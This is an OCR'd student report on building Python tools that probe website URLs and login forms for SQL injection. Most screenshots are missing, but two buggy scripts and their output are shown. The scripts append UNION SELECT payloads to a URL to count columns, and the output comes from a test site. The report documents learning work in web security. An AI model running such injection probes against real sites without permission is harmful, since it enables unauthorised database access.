BUG BOUNTY

SUPERVISOR
Mr Farooq Javed

PROJECT MANAGER
Dr Muhammad Ilyas

GROUP MEMBERS:
Team Leader:
Fareeha Rani - BSEF19M015
Team Members:
Aqsa Yaqoob - BSEF19M009
Faiza Shahbaz – BSEF19M012


VERSION
Version 1

REPORT ON FAILURES AND SUCCESSES


(I)

a)

The following program checks the URL of the website for error based and union based SQL injections manually that the user has to enter the query for error based and union based SQL injections. The output is also shown at the end of the of the program in the opened terminal




The above program checks for only one error message that is “different number of columns” replacing it with a list of error messages that can be generated different URLs and using of a for loop to check the error the messages, modified version will be



The output will remain the same as the above program.


b)

This program also check the target URL for SQL injections manually



b)


This program is for the login page of a website that injects the username and password parameters of a website




(II)

a)

The following program successfully identifies the total number of columns in the table being used by website as well as the generates the query which can be entered at the end of the URL.. It is based on Union SQL injections. It only prompts users the URL and generates the union select query by itself.



The program above was checking the response for only one error message that was “different number of columns” so as error message list was added in program 1 it was also added here and the output will remain the same as it is the above program.




Some of the failed attempts to create the above program

Failed attempts:

1:

This program iterated infinitely. After a certain long time passed it generated query as UNION SELECT null,null,null, null and so on.




```
home > aqsa > Downloads > inbandsqli(1).py > ...
import requests

url= input("Enter URL: ")
query = ''
column_count = 1

while True:
    res = requests.get(url + " union select " + (column_count-1)*"null,")
    if "different number of columns" in res.text.lower():
        break

    query += " UNION SELECT " + (column_count-1)*"null," + str(column_count)
    column_count += 1
print("Total number of columns: ", column_count-1)
print("Final query:\n" + query)
```

2.

The following program generated output as UNION SELECT 1 UNION SELECT null,2 UNION SELECT null,null,3 UNION SELECT null,null,null,4 UNION SELECT null,null,null,null,5 UNION SELECT null,null,null,null,null,6 UNION SELECT null,null,null,null,null,null,7 UNION SELECT null,null,null,null,null,null,null,8 UNION SELECT null,null,null,null,null,null,null,null,9 UNION SELECT null,null,null,null,null,null,null,null,null,10

instead of UNION SELECT 1,2,3,4,5,6,7,8,9,10,11




```
inbandsqli(1).py - Visual Studio Code
File Edit Selection View Go Run Terminal Help
inband.txt  inbandsqli(1).py
home > aqsa > Downloads > inbandsqli(1).py > ...
import requests

url = input("Enter URL: ")
query = ''
column_count = 1

while True:
    res = requests.get(url + " union select " + (column_count-1)*"null," + "null")
    if "different number of columns" not in res.text.lower():
        break

    query += " UNION SELECT " + (column_count-1)*"null," + str(column_count)
    column_count += 1

print("Total number of columns: ", column_count-1)
print("Final query:\n" + query)

Restricted Mode  0 0  Ln 17, Col 1  Spaces: 4  UTF-8  LF  Python
```

3.

The output of below program was

Enter URL: http://testphp.vulnweb.com/listproducts.php?cat=1 Total number of columns: 10

Final query: UNION SELECT 1,2,3,4,5,6,7,8,9,10 The response generated has 1 less column




4.

Enter URL: http://testphp.vulnweb.com/listproducts.php?cat=1 Total number of columns: 11


Final query: UNION SELECT 1,2,3,4,5,6,7,8,9,10

Even though total number of columns are 11 final query contains 10



5.

Output was: UNION SELECT UNION SELECT UNION SELECT UNION SELECT UNION SELECT UNION SELECT UNION SELECT UNION SELECT UNION SELECT UNION SELECT 12345678910



